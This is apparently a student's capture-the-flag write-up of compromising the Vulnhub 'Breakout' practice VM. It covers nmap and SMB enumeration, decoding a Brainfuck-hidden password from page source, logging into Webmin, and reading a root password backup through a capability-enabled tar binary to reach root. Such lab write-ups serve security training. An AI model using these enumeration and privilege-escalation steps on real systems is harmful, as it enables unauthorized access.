
Links to an external site.

Extra Credit (10 points):

- Log on to the Vulnhub website, download an VM and attack it
- Discuss and screenshot how you exploited the box


I downloaded this box called Breakout into my vm environment and added it to a host only connection to my kali to start.

Initial Nmap scans



```
colby@kali:~$ nmap -sS 172.16.1.131 -A -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-06 17:38 PDT
Nmap scan report for 172.16.1.131
Host is up (0.00012s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4.6.2
445/tcp   open  netbios-ssn Samba smbd 4.6.2
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-server-header: MiniServ/1.981
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
MAC Address: 00:0C:29:11:02:50 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-04-07T00:38:43
|_  start_date: N/A
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC:

TRACEROUTE
HOP RTT     ADDRESS
1   0.12 ms 172.16.1.131

OS and Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 43.24 seconds
```


Started with 80 enum, found nothing initially, then made sure to look at source for the default webpage



```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.++++.>>+++++++++++++++++.----.<++++++++++.-----------.>-----------.++++.<<+.>-.--------.++++++++++++++++++++.<------------.>>---------.<<++++++.++++++.

-->
```


Hard to see in SS but it is a Brainf**k language

Decodes to



```
Input: ++++++++++[>…+.
  Arg:
Output:

.2uqPEfj3D<P'a-3
```

moved onto smb. Got this with enum4linux



```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\cyber (Local User)
```

I also figured out the password for cyber account in SMB is 12345 due to seeing a 5 char limit to passwords found by enum4

No Smb shares but made note the account.

Turned focus toward the non standard looking ports, they were indeed reading login pages on http/https


One on 20000 another 10000

Info i have,

Uname: cyber

Possible password: .2uqPEfj3D<P'a-3 or 12345

This login let me in on 20000 port site



Username


cyber

Password

.2uqPEfj3D<P'a-3


☑ Show password

Here is a user flag i found while being logged in. I am not sure if there is more but i will try to get root.




```
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
```

After alot of leanring new things and trying random unrelated things, I looked up about this tar file in my home dir. Learned about getcap to show the “perms” of the tar elf. it was able to read files and bypass permissions for a backup password file.



```
[cyber@breakout ~]$ ./tar -cf pass.tar /var/backups/.old_pass.bak
 ./tar: Removing leading `/' from member names
[cyber@breakout ~]$ cd /tmp
[cyber@breakout tmp]$ ls
 extracted.tar
 systemd-private-ee86285268764428928f6e4c08c1ffc5-apache2.service-gBj0ef
 systemd-private-ee86285268764428928f6e4c08c1ffc5-systemd-logind.service-X7Dzlf
 systemd-private-ee86285268764428928f6e4c08c1ffc5-systemd-timesyncd.service-F7B5Ui
 trust.cyber.dir
 trust.cyber.pag
 vmware-root_380-600019133
[cyber@breakout tmp]$ cd /home/cyber/
[cyber@breakout ~]$ ls
 pass.tar
 tar
 test.sh
 user.txt
[cyber@breakout ~]$ cat pass.tar
 var/backups/.old_pass.bak00006000000000000000000000000002114134001114014303 0ustar  rootrootTs&4&YurgtRX(=~h

[cyber@breakout ~]$ tar .xf pass.tar
 tar: invalid option -- '.'
 Try 'tar --help' or 'tar --usage' for more information.
[cyber@breakout ~]$ tar -xf pass.tar
[cyber@breakout ~]$ ls
 pass.tar
 tar
 test.sh
 user.txt
 var
[cyber@breakout ~]$ cat pass.tar
 var/backups/.old_pass.bak00006000000000000000000000000002114134001114014303 0ustar  rootrootTs&4&YurgtRX(=~h
```

I was then able to grab final flag



```
[root@breakout ~]# ls
 rOOt.txt
[root@breakout ~]# cat rOOt.txt
 3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

 Author: Icex64 & Empire Cybersecurity
[root@breakout ~]#
```